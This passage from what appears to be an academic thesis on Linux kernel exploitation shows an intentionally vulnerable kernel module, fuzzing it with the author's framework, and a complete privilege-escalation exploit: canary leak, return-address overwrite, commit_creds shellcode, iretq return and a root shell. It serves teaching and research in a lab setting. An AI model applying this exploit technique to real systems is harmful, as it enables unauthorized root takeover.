
```
static ssize_t device_write(struct file *flip, const char *buffer, size_t len,
loff_t *offset) {
    printk(KERN_ALERT "writing %d bytes.\n", len);
    if ( copy_from_user(mem, buffer, len) )
            return -14LL;
    int pwn[32];
    __memcpy(pwn, mem, len);
    printk(KERN_ALERT "You wrote %s", pwn);
    return len;
}
```

Figure 24: Test_module Write function.

Anyone who knows the very basics of buffer overflow errors will have noticed the serious bug that exists in both functions. This is a clear example of buffer overflow due to a lack of control over "write" limits. The "pwn" variable can only store 128 bytes, so any attempt to write more bytes than allowed will cause memory corruption in the stack.

Let us see how we could detect that bug using our framework.

6.2.1 Gathering Information

Figure 25: Sample II of the Framework System Information Gathering.

This time we are going to work from a different version of Ubuntu, namely the "16.04 Xenial Xerus" version, whose kernel release is "4.4" (Fig. 25).

We can notice that, in this case, the processor is limited to 1 Core per Socket, and, in this case it does not have the SMEP, SMAP, and KASLR security flags, something that we must consider when developing the exploit. But before that, let us take a look at the active modules (Fig. 26).

Figure 26: List of active Modules in the system seen from the Framework.

In the list of figure 26 (obtained from option number 2 of the main menu), we can see all the active modules in the system. Here we can observe that the module "test_module" that we have created is active, so we can use our fuzzer to try to detect the bug that we already found.

6.2.2 Fuzzing

Now that we know a module (called "test_module") and we know that this module has 2 read & write functions that we want to fuzz, let us create the setup necessary for our fuzzer to work.

We will obviate that we have a "cloned" virtual machine where we will launch the operations. In that case, the first thing we need to do is to create a public/private key pair to be able to access our fuzzer through an ssh connection to the root user. This can be done from the Linux key generator "ssh-keygen" [30], encrypted by the RSA protocol.

```
# ssh-keygen
# ssh-copy-id -i root_id_rsa.pub -p 2222 root@localhost
```

Then we are going to access the fuzzer of the framework (option number 4), where we will be asked if we have correctly configured the RSA key (Fig. 27). Remember, the generated key (called root_id_rsa) must be placed in the folder "resources/keys/"!


Figure 27: Framework's Fuzzer "SSH KEY" Alert.

If the key is well configured and placed in the correct folder, we can proceed by writing "y" and pressing enter.


Figure 28: Framework's Fuzzer "SSH KEY" Alert.

Now, that the connection to our cloned Virtual Machine is done, we must give some information to the framework so that the fuzzer can proceed. This can be done right after setting the ssh-key (Fig. 28), as the framework will make use of the "vim" tool to modify an existing configuration file (Fig. 29).

Figure 29: Editing device.config from the Framework.

We will write the name and the file operations retrieved from the previous phase (information gathering), save, and close the file.

Now we can proceed to fuzz the module.

Figure 30: Framework's Fuzzer running.

When the fuzzer detects a bug, it will display the error on the screen and save a log in the "resources/bug_reports" folder (Fig. 31).

Jun 10 21:11:39 fuzz kernel: [876.837085] BUG: KASAN: stack-out-of-bounds in string+0x3f9/0x430

Jun 10 21:11:39 fuzz kernel: [876.837089] Read of size 1 at addr ffff88810920fd50 by task fuzz.out/3429

(…)

Jun 10 21:11:39 fuzz kernel: [876.837236] addr ffff88810920fd50 is located in stack of task fuzz.out/3429 at offset 160 in frame:

Jun 10 21:11:39 fuzz kernel: [876.837239] device_write+0x0/0x168 [test_module]

Jun 10 21:11:39 fuzz kernel: [876.837240]

Jun 10 21:11:39 fuzz kernel: [876.837242] this frame has 1 object:

Jun 10 21:11:39 fuzz kernel: [876.837244] [32, 160) 'pwn'

Jun 10 21:11:39 fuzz kernel: [876.837245] Jun 10 21:11:39 fuzz kernel: [876.837248] Memory state around the buggy address

(Technical information related to the physical memory address to debug)

Figure 31: Sample of Bug reporting.

6.2.3 Developing Exploit

Now we are facing, perhaps, the most complex task of the hacker, to exploit the vulnerability that was found. Many consider this process an art that involves many hours of work, imagination, and, most important, patience. It is now time to turn the detected bug into a way to escalate privileges and take full control of the system. For this vulnerability, we will follow as a reference the exploit developed by "Midas" [32].

With the bug found in the module "test_module" (Fig. 25), we can see that there was an error around the address of the variable "pwn" as we had predicted. Knowing that, we could take advantage of it by overflowing the write operation until we overwrite the return address, then point to some shellcode that we will create.

If you remember correctly, in chapter 3.1.6, we mentioned that since the release of kernel 2.7, a new protection measure called SSP was released to create some kind of canaries to hinder a hacker who attempts to overwrite the return address of the function.

One way to bypass this security measure is to overwrite the canaries with the same value, so as not to arouse suspicion. This can be achieved by also exploiting the vulnerability in the "Read" function, which will allow us to leak a copy of the canaries and use it to overwrite them at the "Write" operation.

The "pwn" buffer is 128 bytes in size, and the canaries would be just in adjacent memory occupying another 8 bytes. A variable of type "unsigned long" occupies 8 bytes, so we should request a read of at least a vector of 17 blocks of "unsigned long" values, and therefore canaries would be found at offset 16.

```c
unsigned long cookie;

void leak(void){
    unsigned n = 20;
    unsigned long leak[n];
    ssize_t r = read(global_fd, leak, sizeof(leak));
    cookie = leak[16];

    printf("[*] Leaked %zd bytes\n", r);
    printf("[*] Cookie: %lx\n", cookie);
}
```

Figure 32: Exploit to leak stack canaries from the test_module.

It is important to note that, when exploiting the vulnerability at the "Write" operation, unlike programs executed in user-land, functions executed in kernel-land pop 3 registers on the stack (rbx, r12, rbp) instead of just one (rbp). Therefore, to reach the return address, we must make a jump of 3 empty values before specifying the address of our shellcode.

```c
void overflow(void){
    unsigned n = 25;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // rbx
    payload[off++] = 0x0; // r12
    payload[off++] = 0x0; // rbp
    payload[off++] = (unsigned long)escalate_privs; // ret


    puts("[*] Prepared payload");
    ssize_t w = write(global_fd, payload, sizeof(payload));


    puts("[!] Should never be reached");
}
```

Figure 33: Overwitting return address of the test_module's Write function.

Here it would be interesting to notice a few things. First, we know from the information gathered that there is no need to circumvent SMEP and SMAP protectors since they are both disabled. Moreover, KASLR seems to be off, which will let us execute the operations "prepare_kernel_cred" and "commit_creds" by knowing its addresses, as explained in [8]. These functions will prepare and set the credentials that will lead us to a privilege escalation.

As we know this information, which we managed to access at the "/proc/kallsysm" system file, we can use them in our shellcode by using the addresses "0xffffffff810a9900" and "0xffffffff810a9500" respectively.

We now have a way to achieve superuser permissions. However, if we want to run a shell with our elevated permissions, we will find that we are still running in kernel-land, so this operation will be denied. One way to return to user-land is by using the "iretq" instruction, but this instruction requires 5 registers called RIP|CS|RFLAGS|SP|SS [33]. These registers cannot be set randomly, so we are going to do a trick. This trick consists of making a copy of the state of the CS, RFLAGS, SS, RSP registers at the initial moment of the execution of the exploit, and we will use them later to return to the user-

land once the privileges have been acquired. As for the RIP register (Instruction Pointer Register), we can simply use the address of the function that will execute the terminal.

```c
void save_state(){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
    puts("[*] Saved state");
}


unsigned long user_rip = (unsigned long)get_shell;

void escalate_privs(void){
    __asm__(
        ".intel_syntax noprefix;"
        "movabs rax, 0xffffffff810a9900;" //prepare_kernel_cred
        "xor rdi, rdi;"
        "call rax; mov rdi, rax;"
        "movabs rax, 0xffffffff810a9500;" //commit_creds
        "call rax;"
        "swapgs;"
        "mov r15, user_ss;"
        "push r15;"
        "mov r15, user_sp;"
        "push r15;"
        "mov r15, user_rflags;"
        "push r15;"
        "mov r15, user_cs;"
        "push r15;"
        "mov r15, user_rip;"
        "push r15;"
        "iretq;"
        ".att_syntax;"
    );
}
```

Figure 34: Shellcode for privilege escalation.

51

Once this is done the maximum achievement is to be able to open a terminal with privileges, so we are going to do a privilege check, and if so, we will make a system call to run a shell "/bin/sh".

```c
void get_shell(void){
    puts("[*] Returned to userland");
    if (getuid() == 0){
        printf("[*] UID: %d, got root!\n", getuid());
    system("/bin/sh");
    } else {
        printf("[!] UID: %d, didn't get root\n", getuid());
        exit(-1);
    }
}
```

Figure 35: Opening shell with privileges.

6.2.4 Running Exploit

We have now reached the step we are most excited about, testing our exploit. If we take a quick look at the final code, it is summed up in the following operations:

1. make a copy of the CS|RFLAGS|SP|SS registers

2. open the module

3. filter the canaries

4. inject our shellcode

If we run our exploit now, we should successfully obtain a terminal with superuser privileges which will give us full control of the system (Fig. 36).

Figure 36: Example of privilege escalation by buggy "test_module".

Chapter 7

Conclusions

As we have seen, the task of finding and exploiting a vulnerability is very complex, and if one is not very experienced may encounter a lot of impediments.

Thanks to the framework developed, and the supporting tools used, we have been able to demonstrate that there are ways to automate the process of detecting and exploiting bugs in the Linux Kernel. We have also been able to experiment with several use cases in which the developed software has allowed us to exploit both, known and unknown vulnerabilities.

However, the world of hacking is very dynamic and over time new security measures will emerge and new ways of overcoming them will require us to keep up to date with the latest developments. There is a lot of work ahead, improvements in efficiency and breadth of attack strategies, both local and remote, which will require a wider concept of information gathering, and kernel fuzzing. But this framework can be used as a baseline for Linux security developers to create something bigger that could be useful for many people around the world who are looking forward to new security-related software.

Bibliography

[1] Statcounter, GlobalStats, "Operating System Market Share Worldwide", May 2021. Retrieved June 15, 2021 from https://gs.statcounter.com/os-market-share

[2] Stallman, R. "The GNU Operating System: What is GNU?", 2020. Retrieved November 13, 2020 from https://www.gnu.org/home.en.html; 2020 .

[3] Torvalds, L "Linux Kernel: Source tree", 2020 from https://github.com/torvalds/linux, GitHub Repository.

[4] Red Hat, "LINUX: What is the Linux kernel?". Retrieved November 13, 2020 from https://www.redhat.com/en/topics/linux/what-is-the-linux-kernel;

[5] Mitch Roth, "Stack Frame", September 13, 1999. Retrieved June 15. 2021, from https://www.cs.uaf.edu/2004/fall/cs301/notes/notes/node84.html

[6] Delroy A. Brinkerhoff, "The functional memory organization of a running program", 2015-2020. Retrieved June 15, 2021 from Object-Oriented Programing Using C++, Weber State University.

[7] Bobbo, CC BY-SA 3.0," OS software layers", July 16, 2018. Retrieved June 15, 2021 from https://en.wikipedia.org/wiki/Kernel_(operating_system)

[8] E. Perla and M. Oldani. "A guide to kernel exploitation: attacking the core". Syngress Publishing, 2010.

[9] Debian Wiki, "Linux: Supported Architectures", February 19, 2020. https://wiki.debian.org/SupportedArchitectures.

[10] Ormandy, T. and Tinnes, J. "CVE-2009-2698: udp_sendmsg() vulnerability", August 28, 2009. https://blog.cr0.org/2009/08/cve-2009-2698-udpsendmsg-vulnerability.html.

[11] The Linux Document Project, "Introduction to Linux Loadable Kernel Modules" (2.2, 2.5), 2013. https://tldp.org/HOWTO/Module-HOWTO/x73.html#AEN90

[12] Waisman, N, "CVE-2019-17666 Detail", October 19, 2019. https://nvd.nist.gov/vuln/detail/CVE-2019-17666.

[13] Cobert, J. "Supervisor Mode Access Prevention", September 26, 2012. Retrieved January 19, 2021 from https://lwn.net/Articles/517475/ .

[14] Van De Ven, et al. "Supervisor Mode Execution Protection", July 16, 2015. https://patentimages.storage.googleapis.com/51/9d/0d/814460514376d4/US20150199198A1 .pdf .

[15] Edge, J. "Kernel Address Space Layout Randomization", October 9, 2013. Retrieved January 2019 from https://lwn.net/Articles/569635/ .

[16] Free Software Foundation, Inc. "Stack smashing protection", 2021. https://gcc.gnu.org/onlinedocs/gccint/Stack-Smashing-Protection.html .

[17] Torvalds, L. "Linux sched.h header: task_struct structure", May 5, 2021. Retrieved May 20, 2021 from https://github.com/torvalds/linux/blob/master/include/linux/sched.h .

[18] Torvalds, L. "Linux cred.h header: cred structure", May 7, 2021. Retrieved May 20, 2021 from https://github.com/torvalds/linux/blob/master/include/linux/cred.h .

[19] The kernel development community, "Page Table Isolation (PTI), Chapter 17". Retrieved February 23, 2021 from https://www.kernel.org/doc/html/latest/x86/pti.html .

[20] The kernel development community, "kcov: code coverage for fuzzing". Retrieved February 27, 2021 https://www.kernel.org/doc/html/latest/dev-tools/kcov.html .

[21] Vyukov, D, "syzkaller - kernel fuzzer", 2016. https://github.com/google/syzkaller .

[22] Zalewski, M, "American fuzzy lop", 2013. https://github.com/google/AFL .

[23] Kerrisk, M. "uname(2) — Linux manual page", 2009. https://man7.org/linux/man-pages/man2/uname.2.html .

[24] Kerrisk, M. "lscpu(1) — Linux manual page", 2009. https://man7.org/linux/man-pages/man1/lscpu.1.html .

[25] Offensive Security, "Exploit Database History". Retrieved July 3, 2021from https://www.exploit-db.com/history .

[26] Offensive Security, "The Exploit Database Git Repository", December 3, 2013. Retrieved May 14, 2021 from https://github.com/offensive-security/exploitdb .

[27] Bellard, F. , "What is QEMU", April 30, 2021, https://www.qemu.org/ .

[28] Nemec, A. "Bug 1384344 (CVE-2016-5195, DirtyCow)", October 13, 2016. https://bugzilla.redhat.com/show_bug.cgi?id=1384344 .

[29] Corbet, J. , Rubini, A. , Kroah-Hartman G. "Linux Device Drivers, 3rd Edition" February 2005, O'Reilly Media, Inc.

[30] SSH.COM, "How to use ssh-keygen to generate a new SSH key", April 14, 2013. https://www.ssh.com/academy/ssh/keygen

[31] Vallés, R. "TFG, Hacking Linux: Kernel Exploitation", June 1, 2021. Retrieved June 11, 2021 from https://github.com/VPRamon/TFG

[32] Midas, "Learning Linux Kernel Exploitation - Part 1", 23 January 2021. Retrieved 28 February, 2021 from https://lkmidas.github.io/posts/20210123-linux-kernel-pwn-part-1/ .

[33] OSDev community, "CPU Registers x86-64", December 25, 2020. https://wiki.osdev.org/CPU_Registers_x86-64